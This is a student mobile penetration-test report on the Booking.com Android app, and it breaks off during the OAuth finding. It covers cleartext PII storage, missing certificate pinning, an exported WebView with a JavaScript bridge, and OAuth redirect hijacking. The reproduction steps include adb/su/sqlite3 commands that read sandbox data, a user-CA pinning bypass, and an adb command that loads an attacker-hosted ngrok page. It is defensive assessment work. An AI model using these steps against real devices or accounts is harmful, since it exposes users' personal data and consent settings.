Mobile Application Security Assessment Report

Static and Dynamic Analysis of an Android Mobile Application

Client:	Booking.com B.V.
Application:	Booking.com
Package name:	com.booking
Version tested:	60.2.11
Assessment date:	DD/MM/YYYY
Report version:	2.0
Classification:	Confidential
Prepared by:	Andrea Alfieri, Federico Cardano, Francesco Marinelli

Contents

1 Document Control

1.1 Revision History

Version	Date	Author	Changes
1.0	03/06/2026	Francesco Marinelli	First part
2.0	DD/MM/YYYY	Andrea Alfieri	Second part

1.2 Distribution List

Name	Role	Organization
Andrea Alfieri	Student	UniGe
Federico Cardano	Student	UniGe
Francesco Marinelli	Student	UniGe
Luca Verderame	Professor	UniGe
Predrag Vuckovic	Information Security Officer	Booking.com B.V.

2 Executive Summary

This report presents the results of a security assessment performed on **Booking.com**, Android package `com.booking`, version `60.2.11`. The assessment combined static analysis of the Android package and source artifacts, dynamic analysis of the running application, traffic inspection, and runtime instrumentation where applicable.

Business-Level Summary

The security assessment of the Booking.com Android application identified four vulnerabilities across authentication, data storage, network security, and WebView configuration. The most critical issue concerns the OAuth authentication flow with Facebook, which relies on a custom URI scheme that can be intercepted by a malicious application installed on the victim's device, ultimately allowing an attacker to obtain a valid access token and gain full unauthorized access to the victim's account, including read and write access to personal and payment data. Additional findings include cleartext storage of personally identifiable information in the application sandbox, absence of certificate pinning on sensitive API endpoints, and an exported WebView activity that allows arbitrary URL loading and exposes a JavaScript bridge capable of silently bypassing user consent. The application requires remediation of the identified findings before any further public release, with particular urgency on the authentication flow vulnerability.

2.1 Overall Risk Rating

2.2 Overall Risk Rating

Overall risk	High
Primary risk drivers	Interceptable OAuth authentication flow with absent server-side validation; insecure local storage of PII; missing certificate pinning on sensitive API endpoints; exported WebView activity with unvalidated URL loading and JavaScript bridge exposure.

2.3 Key Findings

ID	Finding	Severity	CVSS
MOB-004	OAuth custom scheme hijacking allows authorization code interception and access token retrieval	High	7.1
MOB-003	WebView allows arbitrary URL load and JavaScript bridge exposure	Medium	6.1
MOB-002	Missing certificate pinning	Medium	5.9
MOB-001	PII stored in clear text in SharedPreferences and databases	Medium	5.5

2.4 Management Recommendations

- Prioritize the remediation of MOB-004 before any production release. An intercepted OAuth authorization code grants an attacker full read and write access to a victim's Booking.com account, including personal data and payment card details, for up to one year.
- Enforce encrypted local storage for all user data. Current clear-text storage of PII on the device creates regulatory exposure under GDPR in addition to the direct privacy risk to users.
- Commission a backend security review of the OAuth token exchange endpoints identified in MOB-004, with particular attention to `deviceContext` validation and the absence of PKCE enforcement.
- Require a full retest of all open findings before the next production release and establish a policy that no High or Critical findings may ship unmitigated.

3 Assessment Scope

3.1 In-Scope Assets

Asset	Details
Android application	`Booking.com`, package `com.booking`, version `60.2.11`.

Backend APIs	`https://mobile-apps.booking.com`
	`https://account.booking.com`
	`https://secure-mobile-apps.booking.com`

Devices / emulators	`Pixel 6a emulator, Android 12, API level 31`

3.2 Out-of-Scope Items

- Denial-of-service testing against production infrastructure.
- Social engineering, phishing, or attacks against employees.
- Full backend penetration testing, unless explicitly authorized.
- Testing of third-party services not owned or authorized by the client.

3.3 Assumptions and Limitations

- Findings are based on the application build, environment, and credentials available during the assessment window.

- Static analysis may not cover server-side logic or code paths unavailable in the provided build.
- Dynamic testing may be limited by anti-debugging, certificate pinning, account privileges, or missing test data.

4 Methodology

The assessment follows a mobile application security methodology aligned with the OWASP Mobile Application Security Verification Standard (MASVS), OWASP Mobile Application Security Testing Guide (MASTG), OWASP Mobile Top 10, and CVSS scoring for vulnerability severity communication.

4.1 Static Analysis Activities

- APK structure review, manifest inspection, permissions, exported components, backup settings, debuggable flags, and network security configuration.
- Decompiled code review for insecure cryptography, hardcoded secrets, unsafe WebView usage, insecure storage, logging of sensitive data, and weak authentication flows.
- Dependency review for outdated or vulnerable third-party libraries.
- Review of Android resources, strings, certificates, embedded configuration files, API keys, and build metadata.

4.2 Dynamic Analysis Activities

- Runtime behavior review on emulator and/or physical device.
- Interception and inspection of HTTP(S) traffic generated by the application.
- Verification of authentication, session management, authorization, and error handling flows.
- Runtime instrumentation using tools such as Frida or objection where applicable.
- Local data inspection, including app sandbox files, SharedPreferences, SQLite databases, cache directories, and logs.

4.3 Representative Tools

Area	Example tools
APK inspection	jadx, apktool, SEBASTiAn, MobSF
Dynamic testing	Android emulator, adb
Traffic analysis	Charles Proxy
Runtime instrumentation	Frida, objection
Local storage inspection	adb shell, sqlite3
Dependency review	

5 Vulnerability Classification and Scoring

5.1 Severity Levels

Severity	Typical CVSS Range	Meaning
Critical	9.0–10.0	Exploitation may lead to full account compromise, large-scale data exposure, or severe business impact.
High	7.0–8.9	Exploitation can significantly compromise confidentiality, integrity, or availability.
Medium	4.0–6.9	Exploitation requires additional conditions, limited privileges, or has constrained impact.
Low	0.1–3.9	Limited impact or difficult exploitation, but still relevant for defense-in-depth.
Informational	N/A	Security observations, hardening suggestions, or non-exploitable weaknesses.

5.2 OWASP Mobile Top 10 Mapping

Each finding should be mapped to the most relevant OWASP Mobile Top 10 category. This helps readers connect individual weaknesses to common mobile risk areas, such as insecure data storage, insecure communication, authentication and authorization weaknesses, insufficient cryptography, insecure code, and reverse engineering exposure.

5.3 CVSS Vector in a Mobile Context

CVSS provides a standardized way to express technical severity. In mobile assessments, the vector must be interpreted in the context of the Android application, the device, the user interaction model, and the backend services reached by the app.

Metric	Mobile-specific interpretation
Attack Vector (AV)	Network if exploitable through APIs or remote content; Adjacent if requiring local network proximity; Local if requiring access to the device, app sandbox, or installed application; Physical if requiring direct physical access to the unlocked device.
Attack Complexity (AC)	Consider whether exploitation depends on root access, custom device state, race conditions, specific Android versions, certificate pinning bypass, or unusual user settings.
Privileges Required (PR)	Assess whether the attacker needs no account, a normal app account, elevated backend privileges, Android system privileges, or root access.
User Interaction (UI)	Relevant when exploitation requires the victim to open a deep link, import a file, scan a QR code, approve a permission, install a malicious app, or interact with a WebView.
Scope (S)	Changed when exploitation crosses a security boundary, for example from the mobile app to backend data of other users, or from untrusted WebView content to native app functions.
Confidentiality (C)	Evaluate exposure of tokens, personal data, device identifiers, location, messages, payment data, or API responses.
Integrity (I)	Evaluate whether an attacker can alter user data, transactions, requests, local state, or backend records.
Availability (A)	Evaluate whether the issue can crash the app, lock the user out, corrupt local data, or disrupt backend service availability.

5.4 CVSS Scoring Notes

- Provide both the numeric score and the full vector string for every exploitable finding.
- Explain important assumptions, especially when the score depends on rooted devices, test accounts, or required user interaction.
- Adjust severity only when justified by business context, and document the rationale.

6 Findings Overview

ID	Title	Severity	CVSS	Status
MOB-001	Personally Identifiable Information stored in clear text in SharedPreferences and in Databases	Medium	5.5	Open
MOB-002	Missing certificate pinning	Medium	5.9	Open
MOB-003	WebView allows arbitrary url load and JavaScript bridge exposure	Medium	6.1	Open
MOB-004	OAuth custom scheme hijacking allows authorization code interception and access token retrieve	High	8.0	Open

7 Detailed Findings

7.1 MOB-001 – Personally Identifiable Information Stored in Clear Text in SharedPreferences and in Databases

Severity	MEDIUM
CVSS Score	5.5
CVSS Vector	`CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`
OWASP Mobile Top 10	M9: Insecure Data Storage
Status	Open

7.1.1 Description

The application stores PII in a clear-text XML file and also in a clear-text database under the application sandbox. PII can be retrieved from `/data/data/com.booking/shared_prefs/` and from `/data/data/com.booking/databases/` on a rooted device, through a compromised device backup scenario, or by another vulnerability that grants local file access.

7.1.2 Affected Components

- Android class:
  - `com.booking.manager.UserProfileManager (SharedPreferences)`
  - `com.booking.dml.CacheIdentifier.AccountDataCache (Database)`
- File: `shared_prefs/mybooking.xml`, `databases/account_data_cache`
- Data type: PII (firstname, lastname, email, phone, address, etc.)

7.1.3 Evidence

Listing 1: /data/data/com.booking/shared_prefs/mybooking.xml

```
<map>
    <string name="pref3firstname">Paolo</string>
    <string name="pref3lastname">Rossi</string>
    <string name="pref3email">mobsec24@gmail.com</string>
    <string name="pref3phone">+39 333 333 3333</string>
    <string name="pref3address">Via XX Settembre</string>
    <string name="pref3city">Genova</string>
    <string name="pref3zipcode">16121</string>
    <string name="pref3country">it</string>
    <string name="pref3gender">OTHER</string>
</map>
```

Listing 2: /data/data/com.booking/databases/account_data_cache

```
121|personalProfile.personalData|
  {"firstName":"Paolo","lastName":"Rossi","gender":"MALE",
   "shipCountry":"IT","displayName":"Paolo"}
122|personalProfile.address|
  {"address":"Via XX Settembre","city":"Genova","country":"IT"}
123|personalProfile.contactEmail|
  {"address":"mobsec24@gmail.com","isVerified":true}
124|personalProfile.contactPhone|
  {"number":"+393333333333","isVerified":false}
```

7.1.4 Impact

An attacker with local access to the application data may extract sensitive personal data stored in clear text. This leads to privacy violations with potential regulatory implications under GDPR.

7.1.5 Reproduction Steps

1. Install the tested APK and authenticate with a valid user account.
2. Open an adb shell on a rooted test device or emulator.
3. Navigate to the application sandbox directory.
4. Read the SharedPreferences file and inspect the SQLite database containing personal data.

Listing 3: Verification commands

```
adb shell
su
cd /data/data/com.booking/shared_prefs
cat auth_prefs.xml
cd /data/data/com.booking/databases
sqlite3 account_data_cache
.tables
SELECT * FROM records;
```

7.1.6 Recommendation

Store PII using Android Keystore-backed encryption, Jetpack Security Crypto, or SQLCipher. Clear all stored PII on logout, account removal, and app reset.

7.1.7 Retest Procedure

After remediation, authenticate again and inspect the app sandbox. Confirm that personal data values are encrypted or absent in both the SharedPreferences files and the SQLite databases, and that logout removes all personal data artifacts.

7.2 MOB-002 – Missing Certificate Pinning

Severity	MEDIUM
CVSS Score	5.9
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:L/A:N`
OWASP Mobile Top 10	M5: Insecure Communication
Status	Open

7.2.1 Description

The application does not implement certificate pinning for sensitive API endpoints. During testing, HTTPS traffic could be intercepted after installing a user-controlled CA certificate in the test environment and applying a runtime bypass for platform restrictions.

7.2.2 Affected Components

- API hosts: `account.booking.com`, `mobile-apps.booking.com`, `secure-mobile-apps.booking.com`
- Network stack: Retrofit + OkHttpClient (`X-LIBRARY: okhttp+network-api`)
- Sensitive flows: authentication, profile retrieval, profile update

7.2.3 Evidence



Figure 1: Intercepted authentication response – account.booking.com



Figure 2: Intercepted profile data – secure-mobile-apps.booking.com



Figure 3: Intercepted profile update – mobile-apps.booking.com

7.2.4 Impact

If an attacker can control the network path and influence device trust settings, or if the device is compromised, sensitive API traffic may be inspected or modified. This may expose credentials, tokens, and personal data, depending on the affected flows.

7.2.5 Reproduction Steps

1. Install a user-controlled CA certificate on the test device or emulator.
2. Configure a proxy (e.g., Charles Proxy) to intercept HTTPS traffic.
3. Apply a runtime bypass (e.g., a Magisk module such as `alwaystrustusercertificates.zip`) to circumvent Android platform restrictions on user CAs.
4. Launch the application and perform a sensitive action (login, profile retrieval, profile update).
5. Observe that traffic is visible in plaintext in the proxy.

7.2.6 Recommendation

Implement certificate or public-key pinning for high-risk endpoints, monitor pinning failures, and ensure the Android Network Security Configuration does not trust user-installed CAs in production builds. Pinning should be designed with operational fallback and certificate rotation in mind.

7.2.7 Retest Procedure

Attempt to intercept traffic with a user-installed CA certificate and a standard proxy. Verify that production builds reject the connection when the server certificate chain or pinned public key does not match the expected value.

7.3 MOB-003 – WebView Allows Arbitrary Url Load and JavaScript Bridge Exposure

Severity	MEDIUM
CVSS Score	6.1
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N`
OWASP Mobile Top 10	M4: Insufficient Input/Output Validation / M8: Security Misconfiguration
Status	Open

7.3.1 Description

An exported Activity opens a WebView loading any URL received via Intent extra without validation. Any third-party application or external deeplink can therefore load an attacker-controlled page inside the Booking.com application context, enabling credible phishing attacks since the user sees the Booking.com interface while the content is malicious.

Additionally, the WebView registers a JavaScript bridge through `addJavascriptInterface`. The exposed `postMessage` method, when invoked with the payload `dnsmi`, silently disables all non-functional cookies (analytics and marketing) by calling `optOutNonRequiredGroups` and `saveConsentValues`, bypassing user consent entirely.

7.3.2 Affected Components

- Activity: `PrivacyDSRWebView`
- WebView settings: JavaScript enabled
- JavaScript bridge: `appInterface`

7.3.3 Evidence

Listing 4: PrivacyDSRWebView in AndroidManifest.xml

```
<activity
    android:name="com.booking.identity.privacy.p316ui.webview.PrivacyDSRWebView"
    android:exported="true"
    android:screenOrientation="fullSensor"/>
```

Listing 5: JavaScript bridge registration and URL loading without validation

```
settings.setJavaScriptEnabled(true);
webView.addJavascriptInterface(webAppInterface, "appInterface");
webView.loadUrl(url);
```

Listing 6: Bridge method disabling user tracking on dnsmi payload

```
@JavascriptInterface
public void postMessage(@NotNull String message) {
    Intrinsics.checkNotNullParameter(message, "message");
    if (!Intrinsics.areEqual(message, "dnsmi")) {
        PrivacySqueaks.android_privacy_dsr_fail.create(message).send();
        return;
    }
    PrivacySqueaks.android_privacy_dsr_success.create(message).send();
    PrivacyModule2.INSTANCE.getInstance();
    PrivacyTrackingConsentManager manager =
        PrivacyModule2.getPrivacyTrackingConsentManager();
```

```
    manager.optOutNonRequiredGroups(
        Privacy.getDependencies$privacy_release().getCategories());
    privacyTrackingConsentManager.saveConsentValues();
}
```

7.3.4 Impact

An attacker who can deliver a deeplink or trigger an Intent toward `PrivacyDSRWebView` can load an arbitrary page inside the Booking.com application context. This enables credible phishing attacks, as the victim perceives the interface as legitimate. A malicious page can also invoke `appInterface.postMessage("dnsmi")` to permanently disable analytics and marketing cookie consent without any explicit user interaction, violating GDPR consent requirements. The combination of credential harvesting and silent consent manipulation represents a significant risk to both user privacy and regulatory compliance.

7.3.5 Reproduction Steps

1. Set up a controlled web server hosting a malicious HTML page (e.g., via ngrok).
2. Use `adb shell am start` to trigger `PrivacyDSRWebView` with the attacker-controlled URL as the `-es url` extra.
3. Observe that the WebView loads the external page inside the Booking.com application context.
4. From the malicious page, invoke `appInterface.postMessage("dnsmi")` via JavaScript.
5. Verify that non-functional cookie consent has been silently disabled in the application.

Listing 7: Verification Command

```
adb shell am start -n \
  com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView \
  --es url "https://passenger-snout-posh.ngrok-free.dev/dsr_chain_attack.html" \
  --es title "Security"
```



Figure 4: Booking.com privacy settings screen showing analytics and marketing tracking disabled after `appInterface.postMessage("dnsmi")` invocation.

7.3.6 Recommendation

Remove the `android:exported="true"` attribute from `PrivacyDSRWebView` unless external access is strictly required. If the activity must remain exported, validate and restrict the URL received via Intent against an explicit allowlist of trusted domains before loading it in the WebView. Remove or restrict the JavaScript bridge (`appInterface`) so that it is only accessible from trusted origins, and add explicit authorization checks to every exposed bridge method.

7.3.7 Retest Procedure

Attempt to trigger `PrivacyDSRWebView` via `adb` or a third-party application using an arbitrary external URL. Verify that the activity rejects untrusted URLs and that the JavaScript bridge is not accessible from attacker-controlled pages. Confirm that invoking `appInterface.postMessage("dnsmi")` from an external page no longer alters the user consent state.

7.4 MOB-004 – OAuth Custom Scheme Hijacking Allows Authorization Code Interception and Access Token Retrieve

Severity	**HIGH**
CVSS Score	7.1
CVSS Vector	`CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N`
OWASP Mobile Top 10	M3: Insecure Authentication / Authorization
Status	Open

7.4.1 Description

A high vulnerability was identified in the OAuth authentication flow with Facebook. The application uses a custom URI scheme (`idp1://`) as the OAuth redirect URI. Since custom URI schemes cannot be exclusively registered by a single application on Android, a malicious application installed on the victim's device can register the same scheme and intercept the authorization code generated by Facebook, if the victim accidentally selects the malicious app to handle the redirect.

The severity of this vulnerability is further aggravated by the absence of server-side validation. Once the authorization code is obtained, an attacker can exchange it for a valid access token without any additional backend verification, enabling unauthorized read and write access to the victim's profile data.

7.4.2 Affected Components

- Activity: `RedirectUriReceiverActivity`
- Custom URI scheme: `idp1://facebookCallback`
- Authentication endpoints:
  - `POST /api/identity/authenticate/v1.0/context/initialize`
  - `POST /api/identity/authenticate/v1.0/social/login/facebook`
- Sensitive flows: Facebook authentication, profile retrieval, profile update

7.4.3 Evidence

Listing 8: RedirectUriReceiverActivity in AndroidManifest.xml

```
<activity
    android:name="net.openid.appauth.RedirectUriReceiverActivity"
    android:exported="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="idp1"
            android:host="facebookCallback"/>
    </intent-filter>
</activity>
```

